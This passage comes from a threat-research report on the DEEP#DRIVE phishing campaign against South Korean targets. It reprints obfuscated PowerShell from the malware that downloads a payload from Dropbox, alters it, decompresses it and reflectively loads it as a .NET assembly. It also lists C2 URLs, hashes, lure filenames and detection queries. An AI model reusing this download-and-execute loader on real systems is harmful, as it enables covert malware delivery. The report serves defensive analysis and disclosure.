1. Initiation and staging the execution flow

The first section of the script focuses on hiding its execution window to avoid alerting the user to its activities. It achieves this by leveraging .NET assemblies and calling the user32.dll library, a Windows API commonly used for interacting with graphical user interfaces.

The script imports two functions, `GetForegroundWindow` and `ShowWindow`, from user32.dll. It then identifies the current foreground window and applies the `SW_HIDE` flag, which hides the window from view. If the foreground window is successfully hidden, the script outputs "OK." Otherwise, it outputs "NO."

Figure 11: temp.ps1 – execution flow

2. Download and prepare the payload

Next, the script downloads a file (V3.rtf) from a Dropbox URL (`hxxps://dl.dropboxusercontent[.]com/scl/fi/ffrwxyw5reunc12416rmp/V3.rtf?rlkey=g4c1z24k0hjnycd1adxcdsvmq&st=mmmhwelp&dl=0temp.ps1`) and saves it as “system_drive.dat” in the user’s temporary directory. In the screenshot of the code below, we can observe the aforementioned obfuscation types below: string concatenation and junk code found in the `$ajaia` variable.

```
$fffffffffffff = Join-Path ([System.IO.Path]::GetTempPath()) "system_drive.dat"

$ajaia = "4jasd98fjq2389fja983j8fasjdfjasidfjiasdjfioasjieurioqwueriouqweiruwqer891237481729831728
93uiwaejf892374jasd98fjq2389fja983j8fasjdfjasidfjiasdjfioasjieurioqwueriouqweiruwqer89123748172983
172893uiwae"
wget -Uri ("https://dl.dr" + "opboxusercon" + "tent.com/scl/fi/ffrwxyw5reunc12416rmp/
    V3.rtf?rlkey=g4c1z24k0hjnycd1adxcdsvmq&st=mmmhwelp&dl=0") -OutFile $fffffffffffff
```

Figure 12: temp.ps1 – download next-stage payload

3. Modify and decompress the payload

After downloading, the script reads the file “system_drive.dat” into a byte array. The first few bytes of the file are modified to match the Gzip format signature (`0x1F, 0x8B, 0x08`). The file is then decompressed using a custom Gzip decompression function (`ggggfff`).

```
[byte[]]$bbbbbbbbbbbbbbbbb = [System.IO.File]::ReadAllBytes($fffffffffffff);
$bbbbbbbbbbbbbbbbb[0] = 0x1F; $bbbbbbbbbbbbbbbbb[1] = 0x8B;$bbbbbbbbbbbbbbbbb[2] = 0x08;$
    bbbbbbbbbbbbbbbbb[3] = 0x00;$bbbbbbbbbbbbbbbbb[4] = 0x00;$bbbbbbbbbbbbbbbbb[5] = 0x00;$
    bbbbbbbbbbbbbbbbb[6] = 0x00;

$ajaia = "4jasd98fjq2389fja983j8fasjdfjasidfjiasdjfioasjieurioqwueriouqweiruwqer891237481729831728
93uiwaejf892374jasd98fjq2389fja983j8fasjdfjasidfjiasdjfioasjieurioqwueriouqweiruwqer89123748172983
172893uiwae"
function ggggfff
{[CmdLetBinding()] Param ([Parameter(Position = 0, Mandatory = $True)] [byte[]] $byteArray = $(
    Throw("-byteArray is required")) ); Process { $input = New-Object System.IO.MemoryStream(, $
    byteArray );$output = New-Object System.IO.MemoryStream;$gzipStream = New-Object
    System.IO.Compression.GzipStream $input, ([IO.Compression.CompressionMode]::Decompress);$
    gzipStream.CopyTo( $output );$gzipStream.Close();$input.Close();[byte[]] $byteOutArray = $
    output.ToArray();return $byteOutArray;}}
$ajaia = "4jasd98fjq2389fja983j8fasjdfjasidfjiasdjfioasjieurioqwueriouqweiruwqer891237481729831728
93uiwaejf892374jasd98fjq2389fja983j8fasjdfjasidfjiasdjfioasjieurioqwueriouqweiruwqer89123748172983
172893uiwae"
```

Figure 13: temp.ps1 – decompress payload

4. Load and execute the payload

Finally, the decompressed Gzip payload is loaded as a .NET assembly using `[System.Reflection.Assembly]::Load`. It then iterates through all types and methods in the assembly to find and invoke a method named “Main”. This is where the next-stage code executes, allowing the attackers to run arbitrary logic embedded in the payload.

Lastly, the script removes the system_drive.dat file from the temporary directory after processing, eliminating local traces of the downloaded payload.




Figure 14: temp.ps1 – execute payload

Unfortunately, we were unable to capture the system_drive.dat file or obtain a memory dump of the PowerShell process to analyze the next-stage payload. At this point it’s safe to assume that the file was most likely a backdoor payload, allowing remote access to the victim’s computer. We will provide updates as we learn more in the future.

Attacker’s infrastructure and capabilities

The attacker’s infrastructure relied heavily on leveraging trusted cloud services, specifically Dropbox was used throughout the DEEP#DRIVE campaign, to host and distribute malicious payloads. Using Dropbox URLs for payload delivery, such as V3.rtf and other files, the attackers capitalized on the platform’s reputation to evade detection and avoid raising suspicion in monitored environments. These methods are preferred by attackers as they typically bypass network layer defenses.

The use of OAuth token-based authentication for Dropbox API interactions allowed seamless exfiltration of reconnaissance data, such as system information and active processes, to predetermined folders. This cloud-based infrastructure demonstrates an effective yet stealthy method of hosting and retrieving payloads, bypassing traditional IP or domain blocklists. Additionally, the infrastructure appeared dynamic and short-lived, as evidenced by the rapid removal of key links after initial stages of the attack, a tactic that not only complicates analysis but also suggests the attackers actively monitor their campaigns for operational security.

Taking it a *step further…*

As our team had access to the attacker's OAuth tokens contained in the PowerShell code, we built a script to see what kind of data we could pull. While limited we were able to get a small peek into the attacker's infrastructure.

The most concerning aspect was the sheer amount of system configuration files. If you recall, each victim generates a unique configuration text file (Stage 5) which gets uploaded to the attacker's Dropbox account inside a /github/ directory. While there were duplicates, we counted thousands of files, dating back to September of last year.




Figure 15: attacker's infrastructure – victim configuration files

In addition to victim related configuration files, we were also able to see all uploaded payloads and stagers. Most of these were in Korean with a few in English. Contained were a massive grab bag of zip, pdf, xlsx and docx files. These tend to follow typical phishing lure nomenclature and file types.

The figure below shows a portion of the directory listing from the attacker's Dropbox repository strongly supports our hypothesis that their operations are heavily reliant on phishing campaigns targeting Korean-speaking individuals or organizations as evidenced by the filenames




Figure 16: attacker's infrastructure – phishing lures

Below are a sample of some of the document names, their translation into English, and a description or implication of the potential phishing lure.

Document title	Translation	Implication
메타마스크.hwp	Metamask.hwp	This may reference the cryptocurrency wallet "Metamask" and could be a phishing lure targeting crypto users.
24년 10 월 업무일지 (최철문).xlsx	October 2024 Work Log (Choi Chul-Moon).xlsx	A work-related decoy designed to target employees possibly impersonating a known individual or organization.
09월 매출현황(국내영업1팀-완주 디스플레이)-파주.xlsx	September Sales Status (Domestic Sales Team 1 – Wanju Display) – Paju.xlsx	This likely targets corporate users in sales or logistics, possibly in the electronics or manufacturing sector.
여비정산서.hwp	Travel Expense Report.hwp	A common decoy document for targeting employees handling expense claims.
지게차 중량물 윙바디 작업계획서.pptx	Forklift Heavy Cargo Wing Body Work Plan.pptx	Used in this campaign. As analyzed earlier, this decoy targets logistics or industrial operations.

메타마스크 니모닉.txt	Metamask Mnemonic.txt	A clear phishing attempt to steal cryptocurrency wallet recovery phrases.
종신안내장V02_곽성환D.pdf.pdf	Lifetime Insurance Guide V02_Gwak Seong-Hwan D.pdf.pdf	Insurance-themed phishing, targeting individuals in finance or policyholders.
제주시정소식(2024. 10. 18.).hwp	Jeju City Administrative News (2024. 10. 18.).hwp	A decoy targeting local government officials or citizens.
회사인력요구사항.pdf	Company Workforce Requirements.pdf	Likely targeting HR or workforce planning teams.
(200만원 이상)수의계약 체결 제한 여부 확인서(서식).hwp	(Contracts Over 2 Million KRW) Restricted Contract Execution Verification Form (Template).hwp	A government or legal decoy targeting administrative personnel handling contracts.

Wrapping up…

The investigation of DEEP#DRIVE revealed an ongoing attack leveraging obfuscated PowerShell scripts and Dropbox-hosted payloads to execute malicious activities. The attackers were well equipped with an already huge pool of potential victims as were able to uncover.

The attack begins with a .lnk file which attempts to trick the user into executing malicious code. The code silently downloads and executes PowerShell scripts designed to gather system information, establish persistence and retrieve additional payloads. The later stages involve downloading, decompressing, and executing a .NET assembly that contains the next phase of the attack logic. Unfortunately, the Command-and-Control (C2) infrastructure appears to have been taken offline, preventing further analysis of the Main method within the payload.

Despite the missing final stage, the analysis highlights the sophisticated techniques employed, including obfuscation, stealthy execution, and dynamic file processing, which demonstrate the attacker’s intent to evade detection and complicate incident response.

Victimology and attribution

The language used in the phishing lures strongly indicates that **South Korea is the primary target of the DEEP#DRIVE campaign**. Based on the content and themes of the lures, the attackers appear to focus on businesses, government entities and cryptocurrency sectors, leveraging tailored lure files to maximize their chances of success.

Historically, Kimsuky, a well-documented North Korean threat actor, has demonstrated a consistent focus on South Korea while frequently leveraging Dropbox for their operations. For instance, in March of last year, our team identified a campaign dubbed DEEP#GOSU, during which Kimsuky was observed utilizing Dropbox links for both payload staging and data exfiltration. Since then, similar tactics involving Dropbox have been observed in

the wild in other campaigns attributed to Kimsuky. Given these patterns, **we assess with high confidence that Kimsuky is the primary Advanced Persistent Threat (APT) group behind these attacks.**

Securonix recommendations

- As this campaign likely started using phishing emails, avoid downloading files or attachments from external sources, especially if the source was unsolicited where urgency is stressed. Malicious payloads from phishing emails can be delivered as direct attachments or links to external documents to download. Common file types include office docs (.pptx, .docx, .xlsx), zip, rar, iso, and pdf.
- Maintain vigilance around the use of shortcut files (.lnk). This is a very common code execution tactic with threat actors who rely on phishing emails to execute code.
- Monitor common malware staging directories, especially script-related activity in world-writable directories. In the case of this campaign the threat actors staged their operations out of the: C:\Users\<username>\appdata\Roaming directory.
- We strongly recommend deploying robust endpoint logging capabilities to aid in PowerShell detections. This includes leveraging additional process-level logging such as Sysmon and PowerShell logging for additional log detection coverage.
- Securonix customers can scan endpoints using the Securonix hunting queries below.

MITRE ATT&CK Matrix

Tactics	Techniques
Initial Access	T1566.001: Phishing: Spearphishing Attachment
Command and Control	T1071.001: Application Layer Protocol: Web Protocols T1132: Data Encoding
Defense Evasion	T1027: Obfuscated Files or Information T1027.010: Obfuscated Files or Information: Command Obfuscation T1036: Masquerading T1036.007: Masquerading: Double File Extension T1140: Deobfuscate/Decode Files or Information T1620: Reflective Code Loading

Execution	T1059.001: Command and Scripting Interpreter: PowerShell T1059.003: Command and Scripting Interpreter: Windows Command Shell T1204.002: User Execution: Malicious File
Exfiltration	T1102: Web Service T1567.002: Exfiltration Over Web Service: Exfiltration to Cloud Storage
Persistence	T1053.005: Scheduled Task/Job: Scheduled Task

Relevant Securonix detections

- PSH-ALL-235-RU
- PSH-ALL-316-RU
- PSH-ALL-331-RU
- WEL-ALL-1227-RU
- EDR-ALL-1295-ERR

Relevant hunting queries

(remove square brackets “[ ]” for IP addresses or URLs)

- `index = activity AND requesturl CONTAINS "dl.dropboxusercontent[.]com" AND (requesturl CONTAINS "kxsxhx-f.txt" OR requesturl CONTAINS "kxsxhx-x.txt" OR requesturl CONTAINS "V02_-D.pdf.pdf" OR requesturl CONTAINS "241002-2024-GA-10-v2.pdf" OR requesturl CONTAINS "cjfansgmlans1-x.txt" OR requesturl CONTAINS "cjfansgmlans1-f.txt" OR requesturl CONTAINS "V3.rtf")`
- `index = activity AND rg_functionality = "Endpoint Management Systems"`

`AND requesturl CONTAINS "dl.dropboxusercontent[.]com" AND (requesturl CONTAINS "kxsxhx-f.txt" OR requesturl CONTAINS "kxsxhx-x.txt" OR requesturl CONTAINS "V02_-D.pdf.pdf" OR requesturl CONTAINS "241002-2024-GA-10-v2.pdf" OR requesturl CONTAINS "cjfansgmlans1-x.txt" OR requesturl CONTAINS "cjfansgmlans1-f.txt" OR requesturl CONTAINS "V3.rtf")`

- `index = activity AND rg_functionality = "Microsoft Windows Powershell" AND scriptblocktext CONTAINS "dl.dropboxusercontent[.]com"`

C2 and infrastructure

C2 Address
hxxps://dl.dropboxusercontent[.]com/scl/fi/slx06ol4jmjqn16icggin/.pptx

hxxps://dl.dropboxusercontent[.]com/scl/fi/sumch8o12a4ko7wqqtrgo/kxsxhx-f.txt

hxxps://dl.dropboxusercontent[.]com/scl/fi/gs58u6qvvxorzttv09yvt/kxsxhx-x.txt

hxxps://dl.dropboxusercontent[.]com/scl/fi/lc7j7be3vtd2f3hadv0bz/V02_-D.pdf.pdf

hxxps://dl.dropboxusercontent[.]com/scl/fi/vx23391zdxqu3qirc5z7g/241002-2024-GA-10-v2.pdf

hxxps://dl.dropboxusercontent[.]com/scl/fi/nanwt6elsuxziz05hnlt4/cjfansgmlans1-x.txt

hxxps://dl.dropboxusercontent[.]com/scl/fi/3br2y8fin0jqgrunrq3mf/cjfansgmlans1-f.txt

hxxps://dl.dropboxusercontent[.]com/scl/fi/ffrwxyw5reunc12416rmp/V3.rtf

hxxps://dl.dropboxusercontent[.]com/scl/fi/4qmp7p8fkmfwfsltt6imb/0607online.pdf

hxxps://dl.dropboxusercontent[.]com/scl/fi/quo63qm8d3iqlhmpyib7p/20240608.bmp

hxxps://dl.dropboxusercontent[.]com/scl/fi/p8f846myv0cbs5975uszw/loader.txt

Analyzed files/hashes

File Name	SHA256
종신안내장v02_곽성환d.zip	079907B7FEAB3673A1767DBFBC0626E656F5D3B03B6CFF471CC7CF8A1973AB34
241002-2024년 ga영업본부 담당지점 배분(10월) v2.zip	8D6DC026812420C5EF4B4FE72FB7067DA14196FEA45B6E99A594126246AC41FC
거래명세서 [2024.09].zip	2849D92E7E188F4B76559B7018D81F6C463388A1B05B2674594F70CF4858C6B3
거래명세서 [2024.09].xlsx.lnk	ACBC775087DA23725C3D783311D5F5083C93658DE392C17994A9151447AC2B63
종신안내장V02_곽성환 D.pdf.pdf.lnk	21CEFE1D3FE0C69C32BEBAFCA15D1AD3B17FAE37B11E6B6EFFE155327387A752
241002-2024년 GA영업본부 담당지점 배분(10월)v2.pdf.lnk	71D56C61B765EEE74DCA65910AB9E0E2B35B21BCF6C97241CA7188A75F082F6F

도양기업 20240610 송장 갑지.bmp.lnk	44FF60D352169F280801CF2075295AAB0A6151FF8F77B66D16C82776EFCE7FEA
[unknown].pdf.lnk	1D5D65F2EB065BAC629C82A3399FBDC28EBE33EB288C1CD556CCA6B4E6230B52
Telegram.exe / 지게차 중량물 윙바디 작업계획서.pptx	074ADA5CC1947EBE5B9ACB7F2DBF0FA599B043661F4FE640D403BDCC8427AFCA
user.ps1	CE04F9074A4CC8FA74FABFF5A1FE21439FD8485220321C90BB06F5DBED50170C DB3A5A3A8855A48D2AA3CA2FAEF14E35CB8F3416D10DF9C94576D9B5966DEF3D B960C9DE6714C9951EC21CA685998BA49EB29EF57868E780521B212AD6356E9C 79496BAA4BF17A73006A359E146F02F7A92DD0794A07844064C7268724B98560 B2B8D0AE6F521F7405305A7AFBE6D230C0DD22A18C4A852A6B69D9E54513E248 6154932EF81ED274C492F55775713B25A54676E283932B9048718C1B4A837F65 47DFA0061FDB021F3CEFE62AC8198733BE5ADCB756F6042CA62EFDC4F2502E97
system_first.ps1	FE84A4A119917F15418659ED30699D873B6445AA053D9303287B085E35BF1002 8E51819E39E4FC73D71B31E49B6775E47EE3B11AF1FD9EB48A1E7D49DAD62BC0
temp.ps1	DB6315274DC31BEA8F42C79EA8928A4BE2A5DD996C3E7A702F6A2BAC5C463FEE
chrome.ps1	8CDD557CFF23CA7DDC3CF229F3B6D755878BF7AA864DD4E9D58E590B436987E5 D28E8041A0445271723842FA1D400B5B2AA93DA4DFCD68B1C763774C870DC3B1 5171917E58A4E795A5E911F82560FA9B5C8F3D62EFD4054BF58A2579E78B76D7 38B1CFB982C85AE89DA19BE83D502263C11DA1C1A5997E0F15DE2E5580D2161A

References:

1. Analysis of New DEEP#GOSU Attack Campaign Likely Associated with North Korean Kimsuky Targeting Victims with Stealthy Malware https://www.securonix.com/blog/securonix-threat-research-security-advisory-new-deepgosu-attack-campaign/

2. Kimsuky organization uses Dropbox cloud to implement action analysis
https://mp.weixin.qq.com/s?__biz=Mzg2NjgzNjA5NQ%3D%3D&mid=2247522061&idx=1&sn=22e56ee213d9e5229371ad3e082ebfab
3. North Korean Advanced Persistent Threat Focus: Kimsuky
https://www.cisa.gov/news-events/cybersecurity-advisories/aa20-301a

---